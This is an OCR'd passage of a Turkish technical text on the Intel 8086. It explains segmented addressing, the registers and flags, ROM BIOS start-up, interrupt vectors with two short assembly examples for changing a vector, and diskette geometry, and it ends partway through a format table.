8086, 16-bit'lik bir mikroişleyicidir ve bu yüzden 16 bit'ten büyük sayılarla doğrudan islem yapamaz. Kuramsal olarak bunun anlamı, 8086'nın sadece 64K uzunlugundaki bir belleği adresleyebilmesidir. Ancak daha öncede belirtildiği üzere, söz konusu işleyici bundan çok daha fazla bir hafızayı adresleyebilmektedir. Bunu mümkün kılan, 8086nın 20-bit adresleme planıdır. Böylelikle 8086, adresleyebileceği bellek lokasyonlarının adedini 2^{10} (65536)'dan 2^{20} (1 048 576)'ya genişletebilir. Fakat buna rağmen 8086 hâlâ 16-bit işleme kapasitesi ile sınırlıdır. Yirmi bit'lik adreslere erişebilmek için, 16-bit formatına uygun düşen bir adresleme yöntemi kullanılmak zorundadır.[6]


2.6.1 Bölümlü adresler

8086, adreslenebilir bellek alanını her biri 64K olacak şekilde bölümlere (segments) ayırmaktadır. Her bir bölüm bir paragraf adresi ile başlar. Sözü geçen bu paragraf adresi onaltı ile tam olarak bölünebilen bir bayt lokasyonudur. Bireysel olarak baytlara ya da kelimelere (word=2 bayt) ulaşabilmek için, ilişkili bölüm içersinde baytı tam olarak belirleyen bir offset kullanılır. Offsetler daima bir bölümün başlangıcına göre ölçüldükleri için, bu adreslere göreceli adresler (offset addresses) de denmektedir.[6]

Bu şekilde, bölüm ve göreceli adresten meydana gelen bir bölümlü adres (segmented address) ile 8086, 1 Mb uzunluğunda bir adres alanını adresleyebilmektedir. 8086, 32-bit genişliğindeki bir bölümlü adresi, 20-bit genişliğindeki bir fiziksel adrese (absolute address) dönüştürmek için, bölüm değerini paragraf olarak kullanır ve göreceli adres değerini buna ekler. 8086 bu işlemi yaparken gerçek te bölüm degerini dört bit sola kaydırır, yani dört ile çarpar ve daha sonra göreceli adresi bu değere ekleyerek 20-bit genişliğindeki bir adres elde eder.

2.7 8086 yazmaçları


8086 mikroişleyicisi komutları icra etmek, aritmetik ve mantıksal operasyonları yürütmek, aynı zamanda komutları kabul etmek, belleğe verileri iletmek ya da bellekten verileri almak (okumak) için tasarlanmıştır. Bütün bu işlerin üstesinden gelmek için, işleyici aşağıda gösterilen çesitli her biri 16-bit'lik yazmaçları kullanmaktadır.[2]



Şekil 2.2 - 8086'nın yazmaçları

2.7.1 Bayrak yazmacı

16-bit'lik bayrak yazmacı (flags register) 8086'nın statüsü hakkındaki tüm bilgileri tutmaktadır. Aşağıdaki şekil bunu göstermektedir.[2]



Bayrak bit'leri

O= Overflow Flag T= Trap Flag A= Auxiliary Carry Flag

D= Direction Flag S= Sign Flag P= Parity Flag

I= Interrupt Flag Z= Zero Flag C= Carry Flag

Şekil 2.3- 8086'nın Bayrak yazmacı

Sözgelimi, bir çıkarma işleminin sonunda, sonucun sıfır olup olmadığı kontrol edilmek isteniyorsa, Z bit'ine bakmak yeterli olacaktır. Eğer bu bit set edilmişse (söz konusu bayrak 1 değerini almışsa), çıkarma işleminin sonunda üretilen değerin sıfır olduğu neticesine varılacaktır. Diğer bayraklar elde-var-bir (carry) ve taşma (overflow) gibi bayraklar, aritmetiksel ve mantıksal operasyonlardan sonra benzer sonuçlar üretmektedirler.[2]

Başka bayraklar 8086'nın operasyon modlarını denetlerler. Örneğin yön (direction) bayrağı katar (string) komutlarının hareket yönünü gösterir. Öte taraftan kesme bayrağı, dış donanımdan (klavye ve modem gibi) gelebilecek sinyallere karşılık set edilerek, mikroişleyicinin çevre aygıtlara hizmet götürdüğü anlaşılır. Kapan (trap) bayrağı sadece diğer yazılımları debug eden yazılımlar tarafından kullanılır.

Bayrak yazmacı ne doğrudan modifiye edilebilir ne de

okunabilir. Bunun yerine, bu yazmaç genelde özel komutlar (CLD,STI ve CMC gibi) ve belirli bayrakları değiştirebilen aritmetik ve mantıksal komutlar tarafından denetlenmektedir. Bununla birlikte, bayrak yazmaçlarının belirli bit' leri JZ, RCR ve MOVSB gibi komutların operasyonlarını etkilemektedir. Bunun dışında bayrak yazmacı gerçek bir saklama lokasyonu olarak kullanılmamaktadır.

2.7.2 Genel-amaçlı yazmaçlar

8086'nın sekiz adet genel-amaçlı yazmacı vardır. Bunların her birisi 16-bit uzunluğundadır. Bu yazmaçlar neredeyse bütün komutların operasyonlarında kullanıldığı özel saklama bölgeleridir. Sözü edilen komutlar, yazmaçları hesaplamaları ve veri hareketlerinde kaynak ve hedef nokta olarak, bellek lokasyonlarını tespit etmede ya da sayaç olarak kullanırlar. Bununla birlikte, her bir yazmacın da kendine mahsus bir kullanım şekli vardır; buna ek olarak genel-amaçlı ilk dört yazmacın her biri yüksek ve alçak seviyeli olmak üzere iki biçimde de kullanabilmektedir. Örneğin AX yazmacı AH ve AL diye iki ayrı bilgi saklama birimi olarak ele alınabilmektedir; AH yüksek seviyeli bayt , AL alçak seviyeli bayt olarak göz önünde bulundurulur. Bu durum BX, CX, DX yazmaçları için de geçerlidir.[2]

2.7.2.1 AX yazmacı

AX (Accumulator=Akümülatör) yazmacı üzerinde aritmetik işlemlerin gerçekleştiği ana yazmaçtır. Bu yazmacı kullanarak her ne kadar toplama, çıkarma, mantıksal ve veri hareketlerinde kullanmak olası ise de çarpma ve bölme mutlaka AX veya AL'den yararlanılarak gerçekleştirilmektedir.[2]

2.7.2.2 BX yazmacı

BX (Base=Taban) yazmacı belirli bir bellek lokasyonunu göstermesi için bir gösterge olarak kullanılabilir. Aynı zamanda bölümlü bir adresin göreceli adresini tutabilir.

2.7.2.3 CX yazmacı

CX (Count=Sayaç) yazmacı döngü denetlemelerinde ve tekrarlı veri taşınmalarında (data moves) kullanılmaktadır. Sözgelimi, LOOP komutu assembly dilinde CX yazmacını bir dizi iterasyonda sayaç olarak ele almaktadır.

2.7.2.4 DX yazmacı

DX (Data=Veri) yazmacı genel amaçlar doğrultusunda verinin saklanması için kullanabilir. Fakat bu özel iki kullanımı vardır. Bunlardan ilki, IN (INput) ve OUT (OUTput) komutlarıyla bir I/O'nun kapı adresinin belirlenmesidir. İkincisi, bir bölme işleminde DX'in kalanı içerebilmesidir.


2.7.2.5 SI ve DI yazmaçları

SI ve DI yazmaçları sırasıyla kaynak (Source) ve hedef indeks (Destination) olmak üzere genel-amaçlı veri adreslemesinde kullanabilir. Fakat bunun yanında herhangi bir veri depolama yeri olarak ta ele alınabilir.


2.7.2.6 BP ve SP yazmaçları

BP ve SP (Base/Stack Pointer=Taban/Yığın Göstergesi) yazmaçları yığın(stack) yazmaçları olarak ta bilinirler. BP yazmacı, BX, SI ve DI de olduğu gibi bir bellek göstergesi olarak görev yapabilir; fakat BX, SI ve DI yazmaçları normalde bellek göstergeleri olarak vazife gördüklerinde, DS bölüm yazmacını rehber alırlar. Oysa BP yazmacı SS yığın yazmacını rehber alır. SP yazmacı genel-amaçlı yazmaçlar arasında en az genel amaçlar için kullanılanıdır. Bunun sebebi bu yazmaca vakfedilen özel bir maksattan dolayıdır. SP yazmacı sadece yığın içersinde gösterge olarak kullanılabilir. Öte yandan yığın özel bir RAM bölgesidir. Bu bölgenin korunmasını SP yazmacı üstlenmistir. Yığına bir PUSH komutuyla saklanması istenilen veriler ve de özellikle alt yordamlardan,çağıran kod parçasına geri dönüşü mümkün kılacak adresler depolanır.[2]

PUSH komutu ile yığına istiflenen program verileri ya da adres değerleri, POP komutu yardımıyla en son giren en önce çıkar (Last-in First-out/LIFO) mantığına göre program içinde gerekli yerlere tekrar iade edilirler (restore). Veriler yığına PUSH edilirken, yığın yüksek adresten alçak adrese doğru büyümektedir. Bu durum verilerin POP edilmesinde tersine işler ve yığın tekrar yüksek adrese doğru uzanır; diğer bir anlatımla eski konumuna geri döner; aşağıdaki şekil bunu daha belirgin bir biçimde gösteriyor.[6]



a. Bir PUSH'dan önceki yığın b. Bir PUSH'dan sonraki yığın



c. Bir POP'dan sonraki yığın

Şekil 2.4 - PUSH ve POP komutlarının yığını kullanmaları

2.7.3 Komut göstergesi

Komut göstergesi yazmacı (IP=Instruction Pointer)program sayacı olarak ta bilinir. Bu yazmaç, kod bölümün içersinde icra edilecek programın göreceli adresini ihtiva eder. Böylelikle CS ile birlikte kullanılan bu yazmaç, bir sonraki icra görecek komutun lokasyonunu belirlemektedir.[2]

2.7.4 Bölüm yazmaçları

Bölüm yazmaçlarının (segment registers) her biri belirli bir tür adreslemede kullanılmaktadır. 2.6.1'de öz olarak anlatılanlar göz önünde bulundurulursa belleğin adreslenişi daha iyi anlaşılacaktır. Bellek adreslenirken iki tür adresin kullanıldığını biliyoruz. Buna göre bellekteki herhangi bir lokasyonu belirlerken, bölüm yazmaçlarından herhangi birini amaca uygun olarak seçtikten sonra, sözü geçen bölüm yazmacının içersinde yer alan bayt ya da kelimelerin lokasyonlarını kesin bir biçimde tayin edecek göreceli adresi birlikte kullanarak, arzu edilen verilere ulaşmak mümkün olur.

Bu iki parçalı adresleme şeması segment:offset şeklinde gösterilir. Dolayısıyla çift noktanın solundaki adres değerini bölüm yazmaçlarından herhangi birine, göreceli adresi de yine BX, SI, DI veya BP yazmaçlarından birine yerleştirerek, herhangi bir bellek lokasyonu veya hücresi tam bir şekilde belirlenebilir.

2.7.4.1 Kod bölümü yazmacı

Kod bölümü yazmacı veya kısaca CS (Code segment) 64K'lık bellek bloğunun başlangıcını göstermektedir. Burada bir sonra icra görecek komut bulunmaktadır. Bir sonraki adımda icra edilecek komut IP yazmacı tarafından göreceli olarak adreslenmiştir. Başka bir anlatımla işlenecek komut CS:IP'de yer almaktadır.

2.7.4.2 Veri bölümü yazmacı

Veri bölümü yazmacı veya kısaca DS (Data segment)64K' lık veri bölümünün başlangıcını göstermektedir. Bir çok bellek degişkeni burada yer almaktadır.

2.7.4.3 Ekstra bölüm yazmacı

Bu yazmaç ya da kısaca ES (Extra segment) 64K'lık ES ile gösterilen bölümün başlangıcına isaret eder. Bu bölüm belirli bir amaca hizmet etmez; fakat katar (string) işlemlerinde, katarların bir bellek bölgesinden başka bir bellek bölgesine taşınması gerektigi anlarda hedef bellek bölgesi rolünü üstlenir; DI yazmacı bu bölümü rehber alarak katarı meydana getiren karakterleri ES içersinde adresleyebilir.

2.7.4.4 Yığın bölümü yazmacı

Son olarak bu yazmaç veya SS (Stack segment), SS'nin 64K'lık bellek bloğunun başlangıcını göstermektedir. SP yazmacını zımnen kullanan tüm komutlar (PUSH, POP, CALL ve RETurn'ler) SS'nin içinde işlem yapmaktalar; çünkü SP, bellegi sadece yığın bölümü içersinde adresleyebilecek kapasitededir.[2]

3. ROM YAZILIMI

Bilgisayarı işe koşan yazılımdır. Ve bir bilgisayarı işe koşmak, onun çalışmasını sürdürebilmek için, yazılımının bir kısmını bilgisayarın içine sürekli olarak kalması için yerleştirmek herhalde işleri daha kolay kılacaktır. İşte burada sözü edilen ROM programlarıdır. ROM (Read-Only Memory) salt-okunur bellek anlamındadır; bilgisayarın sahip oldugu ROM yongalarının içindeki devrelere devamlı halihazırda bulunacak şekilde kayıt edilen bilgiler değiştirilemez, silinemez ve kayıp edilmeleri söz konusu değildir.[6]

PC ve PS/2'lerle birlikte gelen hatırı sayılabilirmiktardaki ROM, bilgisayarın ve ona ait çevre aygıtlarının işletilmelerini sağlayan gerekli veri ve programları içermektedir. Bir bilgisayarın asal programlarının ROM'a kaydedilmiş olmasının getirdiği avantaj, onların orada bulunmasıdır, yani içersinde yerleşik olmasındadır. Böylelikle bu programlara ve verilere gereksinim duyulduğunda, diskten bellege yüklenmesi gerekmeyecektir.

IBM PC'lerde ROM ile ilgili dört unsur söz konusudur: bilgisayarın işletilmesini sağlayan çalışmayı-başlatma yordamları; bilgisayarın operasyonlarını devam ettirmek için servis desteği sağlayan makina-dili yordamlarından meydana gelmiş bir koleksiyon olan ROM-BIOS (Basic Input/Output System); BASIC programlama dilinin çekirdeğini oluşturan ROM BASIC; ve nihayet ROM uzantıları, bunlar ana ROM'a eklenen programlardır.

ROM programlarının bilgisayar belleğinde işgal ettiği alan F000:0000H ile F000:FFFFH arasında bulunmaktadır. Bununla birlikte, yordamların kendileri diğer bilgisayarlarda oldugu gibi (IBM PC/XT/AT dışındaki bilgisayarlarda)

belirli ROM adreslerinde yer almazlar. Adresler, PC/XT/AT ve PS/2 aileleri arasında değişme gösterir.

ROM'da yer alan yordamların adreslerinin kesin lokasyonları belirli olmamasına ragmen, IBM, kesmeleri kullanarak ROM yazılımlarıyla uygun bir arabirim oluşturmaktadır.

3.1 Çalışmayı başlatan ROM programları

ROM programlarının ilk görevi bilgisayarı işletmeye hazırlamak ve bu işlemi denetlemektir. ROM'un diğer yönlerinden farklı olarak, çalışmayı-başlatma (Start-up) yordamları PC ailesini programlamakla çok az bir ilgisi vardır.[6]

Çalışmayı-başlatma yordamları farklı görevleri icra etmektedir:

- ☐ Her şeyin düzenli olarak işlemesini temin etmek için, çok çabuk bir şekilde bilgisayarın (ve ROM programlarının) güvenli olup olmaması açısından bir testini calıştırırlar.
- ☐ Yongaları ve bilgisayara bağlı bulunan standart donanımları başlangıç durumuna getirirler.
- ☐ Kesme vektör tablosunu kurarlar.
- ☐ Hangi seçimlik donanımının bağlı bulunduğunu denetlerler.
- ☐ Diskten işletim sistemini yüklerler.

Güvenlik testi, Sistem Açılış Testi (POST-Power ..On Self Test) işleminin bir parçasıdır ve bilgisayarı hazır duruma getirmede ilk önemli aşamadır. Bellek testleri dışında bütün POST yordamları öz ve kısadır.

Başlangıç-durumuna getirme işlemi (initialization process) biraz daha karmaşıktır. Tek bir yordam daha önceden kabul edilmiş kesme vektörlerinin değerlerini hafızanın

en başına yerleştirir. Bu değerler dizisi ya ROM-BIOS'un içersinde bulunan kesme yordamlarını ya da boş yordamları gösterirler. Boş yordamlar işletim sistemi tarafından ele alınabilir veya kullanıcının kendi kesme yordamları bunların yerini alır. Başka başlangıç-durumuna getirme yordamları, bilgisayara hangi donanımların bağlandığını belirler ve bunların bir kayıdını düşük seviyeli belleğe kor. Diğer taraftan bu yordamlar, ROM'a eklentisi yapılabilecek belli başlı yeni donanım ve uzantıların varlığını saptayacak bir dizi işlemler icra ederler. Eğer böyle bir donanım bulunacak olursa, kontrol ROM uzantılarına devredilir, bu şekilde söz konusu olabilecek donanım parçaları kendilerini başlangıç konumlarına ayarlamış olurlar.

Çalışmayı-başlatma işlemlerinin POST testinden, başlangıç-durumuna getirme işleminden, ROM uzantılarının asıl ROM tarafından algılanıp kendi bünyesine alınmasından sonraki nihai kısım önyükleyici (bootstrapping) adını almaktadır. Bu kısa yordam, diskten bir programı belleğe yüklemektedir. Aslında ROM önyükleyicisi bir diskten açılış (boot) programını okumayı tesebbüs etmektedir. Şayet açılış programı başarıyla belleğe okunmuşsa, ROM önyükleyicisi bilgisayarın denetimini ona devreder. Diskin açılış programı başka daha büyük bir disk programını, ki bu genel de DOS gibi bir işletim sistemidir, yüklemekten sorumludur. Eğer ROM önyükleyicisi bir diskin açılış programını okumakta başarılı olamazsa ya yerleşik (built-in) ROM BASIC'i aktive eder ya da disk açılış programının bir hata ihtiva etmesi durumunda bir hata mesajı görüntüler. Bu iki olaydan birinin vuku bulması halinde, sistemin çalışmayı-başlatma prosedürleri sona erdirilir ve diğer programlar yönetimi ele geçirir.

3.2 ROM BIOS

ROM BIOS, ROM'un bir parçası olup bilgisayar çalıştığı sürece aktif durumdadır. ROM BIOS'un rolü bilgisayarın kendi operasyonları için gereksinim duyduğu asal servisleri sağlamaktır. Genellikle bilgisayarın çevre aygıtlarını

denetler (görüntü ekranı, klavye ve disk sürücüler gibi). BIOS terimi en dar anlamıyla kullanıldığı zaman, aygıt denetleme programlarından söz edilmiş olur. Örneğin diskten bir şeyler oku tarzında basit bir komutu icra edebilmek için, gerekli adımları içeren, hata tespiti yapan ve bunları düzelten programları anmış oluruz. Geniş anlamda ise BIOS, sadece PC'nin aygıtlarını denetlemek üzere gerekli yordamlardan oluşmaz, bunun yanında bilgisayarın içsel çalışması hakkında bilgi tutan ya da birtakım görevleri yerine getiren, bilgisayarın çalışmasında esas olan, mesela günün saatini veren yordamlar da söz konusudur.[6]

Kavramsal olarak BIOS programları RAM ve donanım bazında gerçekleşecek programlar arasında bulunmaktadır. Bu anlamda BIOS iki yönlü bir işlemde iki taraflı olarak vazife görmektedir. Birinci yönü standart ROM BIOS servislerini icra etmek üzere programlardan gelen istekleri kabul etmektir. Bir program, bir kesme ve servis numarası ile birlikte bu servislerden yardım ister. ROM BIOS'un diger yönü, bilgisayarın donanım aygıtlarıyla iletişim kurmasıdır. Bu yönüyle ROM BIOS aynı zamanda, bir aygıtın dikkat çekmek üzere oluşturduğu donanım kesmelerini de işlemektedir.

3.2.1 Kesmeler ve kesme vektörleri

Kesmeler (Interrupts) bilgisayarın çok önemli bir yönünü oluştururlar. Bunların sayesinde bilgisayarın dış olaylara yanıt verebilmesi mümkün olmaktadır. Kesme özelligi, bilgisayara o anda meşgul olduğu işi askıya almasına ve kesmenin sebep olduğu seye yönelmesine olanak tanımaktadır.[6]

Intel 8086 mikroişleyici ailesini kullanan bilgisayarlarda oldugu gibi, IBM PC ailesi de neredeyse bütünüyle donanım ve yazılım tarafından üretilen kesmelerin (sinyallerin) kullanımı ile denetlenmektedir. Burada BIOS servis yordamları bir istisna değildir; her birine bir kesme numarası atanmış olup istenildigi zaman bu numara INT

komutuyla birlikte kullanılarak arzu edilen kesme-yordam hizmeti çağrılabilmektedir.

Bir kesme meydana geldiğinde, bilgisayarın denetimi çoğunlukla ROM sisteminde saklı bulunan bir kesme-yordamına devredilir. Kesme yordamının bölüm ve göreceli adresleri ilgili yazmaclara (CS ve IP) yüklenerek çağırılmaktadır. Kesme yordamlarının yerini saptayan bölümlü adreslere kesme vektörleri denmektedir.

Sistemin çalışmayı-başlatma işlemi sırasında BIOS, RAM'ın en basına, 0000:0000H adresinden başlamak üzere ROM daki kesme-yordamlarına isaret eden kesme vektörlerini kurar. Her bir adres girişi tabloda cift kelime olarak saklıdır; ilk kısmı göreceli adresi yani IP'yi, diger kısmıda bölüm adresini yani CS'yi içerir.

Bir kesme üretilir üretilmez aşağıdaki olaylar silsilesi başlar:

1.) Bayrak yazmacının içeriği yığına konur.
2.) Gerek kesme (I) gerekse kapan (T) bayrağı temizlenir. Böylelikle ilerde oluşabilecek bir donanım kesmesi ve aynı zamanda da bir kapan kesmesi (single-step interrupt) engellenmiş olacak.
3.) Kod bölümü yazmacının içeriği (CS) yığına konur.
4.) Komut göstergesi yazmacının içeriği (IP) yığına konur.
5.) Kesme vektörünün içeriği veya değeri düşük bellekten alınarak gerek IP'ye gerekse CS'ye yerleştirilir. Bu şekilde bundan sonraki komut vektör tarafından adreslenen bellek lokasyonun dan işletilmeye başlanır.[7]

Genelde bir kural olarak PC ailesi kesmeleri altı kategori altında toplanabilir. Bunlar sırasıyla mikroişleyici, donanım, yazılım, DOS, BASIC ve genel kullanım kesmeleridir.[6]

3.2.1.1 Mikroişleyici kesmeleri

Mikroisleyicinin ürettiği bu tür kesmeler mantıksal kesmeler diye de adlandırılır. Bu kesmelerin hepsi mikroişleyicinin içersinde gerçeklestirilmiştir. Dört tanesi (00H, 01H, 03H ve 04H kesmeleri) mikroişleyicinin kendisi tarafından üretilir, digeri (C2H kesmesi) belirli donanım aygıtları tarafından üretilen bir sinyal yardımıyla aktive edilir; sözgelimi 8087 matematik işlemcisi bu tür bir sinyal üretmektedir.

3.2.1.2 Donanım ve yazılım kesmeleri

Bu kesmeler PC donanımının içersinde gerçekleştirilmiştir. Bu sınıfa giren kesmeler, mikroişleyiciye donanımla ilgili olayları haber vermektedir; örnegin yazıcıda kagıdın kalmaması veya disk işlemlerinin bitirilmesi gibi.

Yazılım kesmeleri PC tasarımının bünyesine alınmıs olup ROM BIOS programlarının bir parçasını teşkil ederler. Bu kesmelerce yardımı istenen ROM BIOS yordamları değiştirilemez, ancak bunların lokasyonlarını tespit eden kesme vektörlerinin değerleri değiştirilebilir. Böylelikle başka yordamlara gönderme yapmak mümkündür.

3.2.1.3 DOS kesmeleri

DOS işletim sistemiyle çalışıldığı sürece halihazırda bulunan bu kesmeler, birçok program ve programlama dilleri tarafından kullanılmaktadır. Özellikle I/O disk temel operasyonları bu kesmelerin arasında büyük bir role ve paya sahiptir.

3.2.1.4 BASIC ve genel-kullanım kesmeleri

BASIC kesmeleri, BASIC'in kendisi tarafından tahsis edilir ve BASIC kullanıldığı sürece halihazırdadır.

Genel-kullanım kesmeleri kendi programlarında

kullanılmak üzere programcılar tarafından geçici olarak tanımlanır.

3.2.2 Kesme vektörlerinin değiştirilmesi

Kesme vektörleri ile ilgili olarak programlamadaki merak, onları okumaktan çok yeni bir kesme yordamına gönderme yapmak üzere değiştirmektir. Bunu yapabilmek için, standart ROM BIOS veya DOS kesmelerinin icra ettiği fonksiyonlardan farklı bir yordam yazılması, sonra bu kod parçasının RAM'da saklanması ve nihayet yordamın adresini tabloda var olan bir kesme numarasına atanması ile mümkün olur.[6]

Bir vektör değiştirilirken o anda başka bir kesmenin meydana gelme olasılığı vardır. Bu durum göz önüne alınarak bir vektörü değiştirmenin iki yolu mevcuttur. Birinci yöntem, işlem sırasında kesmeleri askıya almaktır; ikincisi, özellikle vektör değerlerini değiştirmek için tahsis edilmiş bir DOS kesmesinden yararlanmaktır.

Birinci yöntemde, kesme vektörünü değiştirme esnasında olası oluşacak kesmeleri gözardı etmek için, birleştirici dili (assembly language) kullanmak gerekmektedir. Kesmeleri temizleyen CLI (Clear Interrupt) komutunu kullanarak mikroişleyicinin olası bir kesmeyi dikkate almaması sağlanır; bu durum, bu komutun ardından STI (Set Interrupt komutunu uygulayıncaya değin sürer. Bir kesme vektörünü günleme sırasında geçici olarak kesmeleri görev dışı bırakmak, bir kesmenin meydana gelmemesini garanti eder.

Aşağıdaki örnek bir kesme vektörünün günlenmesini gösteriyor. İki MOV komutuyla DS:DX'de yer alan bir kesme-yordamının bölüm ve göreceli adresi kesme vektörü 60H'ya kopya edilmektedir:

```
xor  ax,ax                      ;ES bölüm yazmacını
mov  es,ax                      ;sıfırla
cli                             ;kesmeleri geçersiz kıl
mov  word ptr es:[180h],dx      ;vektörün göreceli adr. günle
mov  word ptr es:[182h],ds      ;vektörün bölüm adr. günle
sti                             ;kesmeleri olanaklı kıl
```

İkinci yöntemde DOS bir kesme vektörünü günlemektedir. Bunun için özel hazırlanmış bir kesme mevcuttur.DOS, bu kesmesini kullanarak istenen bir vektörü günleyebilir:

```
mov  dx,seg  Int60Handler   ;DS'ye yeni bölümü
mov  ds,dx                   kopyala
mov  dx,offset  Int60Handler ;DX'te göreceli adr. sakla
mov  al,60h    ;günlenen kesme numarası
mov  ah,25h    ;DOS kesme fonsiyonunu kur
int  21h       ;DOS fonksiyon-çağırma kesmesi
```

4. DİSKİN ESASLARI VE DOS

Günümüzde en yaygın bir biçimde kullanılan depolama birimleri disketler (floppy disks) ve sabit disklerdir. Disketler ve sabit diskler (fixed disk=hard disk) çok çeşitlilik arzeden büyüklük ve kapasitelerde olmalarına karşılık, hepsi de temelde aynı şekilde çalışmaktalar: bilgi manyetik olarak sözü edilen depolama birimlerinin yüzeylerine, disk sürücü ve sürücüyü kontrol eden yazılımın belirlediği desenler (patterns) halinde şifrelenmektedir.[6]

4.1 Disk veri haritalaması

Bir diskin üzerinde yer alan verilerin organizasyonunu anlayabilmek için, diskin fiziksel yapısını ve diske yazıp okuyan sürücü mekanizmasını göz önünde tutmak gerekir. İşe disketlerle başlayalım, ancak hem disketler hem de sabit diskler aynı temel geometriye sahiptir.[6]

Bir disket sürücü verileri, disket üzerine dijital verileri temsil eden manyetik olarak şifrelenmiş desenleri okuyarak ve yazarak kaydeder. Disketin her iki yüzü manyetik ortamla kaplı olduğundan, kayıt için iki yüz de kullanılabilir.


Bir disket sürücü, disketi sabit hızda döndüren bir motorla donatılmıştır. Sürücü, disketin iki yüzüne de yazma okuma yapabilmesi için, iki adet yazma/okuma kafasına sahiptir. Kafaların bağlı bulunduğu bir kol, onların hepsini birden uyum içinde ya diskin merkezine doğru ya da buna zıt yönde, yani merkezden çap doğrultusunda uzağa hareket ettirir. Kol, okuma/yazma kafalarını bu şekilde taşırken verileri diskete kayıt etmek için, disketin ortamını mıknatıslandırır; verileri bu ortamdan tekrar eldebilmek için, bu kez disket ortamında yer alan manyetik olarak

şifrelenmiş bilgileri deşifre edebilmektedir.

Sabit diskin geometrisi bir disketinkine çok benzemektedir. Sabit diskler disketlerden çok daha hızlı dönmektedir, bu yüzden diskler, manyetik kaplı metal veya camdan üretilmektedir. Sabit diskler aynı zamanda birlikte dönen bir diskler yığınından meydana geldiğinden, bunların birçok yazma/okuma kafaları vardır; her bir disk yüzeyine bir tane düşmektedir.

4.1.1 Verilerin depolanması

Verilerin bir disket ya da sabit disk üzerine haritalanış (kayıt edilişi) biçimi, bu depolama birimlerinin sahip oldukları geometrilerinden kaynaklanmaktadır. Belirli bir okuma/yazma kafası hareketsiz tutulduğunda, manyetik ortamdan oluşan bir halka ya da çember bu okuma/yazma kafasının altından geçecek şekilde düzenlenmiştir. Okuma/yazma kafasının her bir konumuna karşılık gelen, üzerine verilerin kayıtedilebileceği manyetik ortamdan oluşan bu çemberlere iz (track) denir.[6]



Şekil 4.1- Bir disketin iç geometrisi

Her disk izi 4K ya da daha fazla bilgi tutabildiğinden,her bir iz daha küçük bir dizi depolama birimlerine bölünür. Bu birimlere kesim (sector) adı verilmektedir. Her kesimin bilgi tutma kapasitesi aynıdır; bu miktar genelde disket veya sabit diskler için 512 bayttır. Kesim ve izler ardışık olarak numaralandırılır; böylelikle disk yüzeyinde belirli bir bilgi baytı, bunun iz ve kesim numarasını belirterek tespit edilebilir.

Çift yüzlü disket ya da sabit disklerin birden fazla disk yüzeyleri olduğu için, bir bilgi baytının yerini tespit etmek için üç boyutlu düşünmek gerekir. Bu sebeple sözü edilen diskler için okuma/yazma kafalarının pozisyonu bir silindir numarasıyla tanımlanmaktadır. İzlerde olduğu gibi silindirler de ardışık olarak numaralandırılır. Bir silindiri, okuma/yazma kafasının verilen bir pozisyonunda üst üste izlerden oluşan bir yığın olarak düşünürsek, belirli bir izin lokasyonunu, silindir numarası artı okuma/yazma kafasını belirleyerek tespit edilecegi görülecektir.

Bu hatırda tutularak PC ve PS/2'lerin disk sürücülerinde kullanılagelen disket formatlarının çesitliliğinden bir anlam çıkarmak kolay olacaktır.

Tablo 4.1 - PC ve PS/2 disket formatları

Disk	Kapasite	Silindir	İz başına kesim	Kafalar
5.25" disket	160K	40	8	1
	180K	40	9	1
	320K	40	8	2
	360K	40	9	2
	1.2Mb	80	15	2
3.5" disket	720K	80	9	2
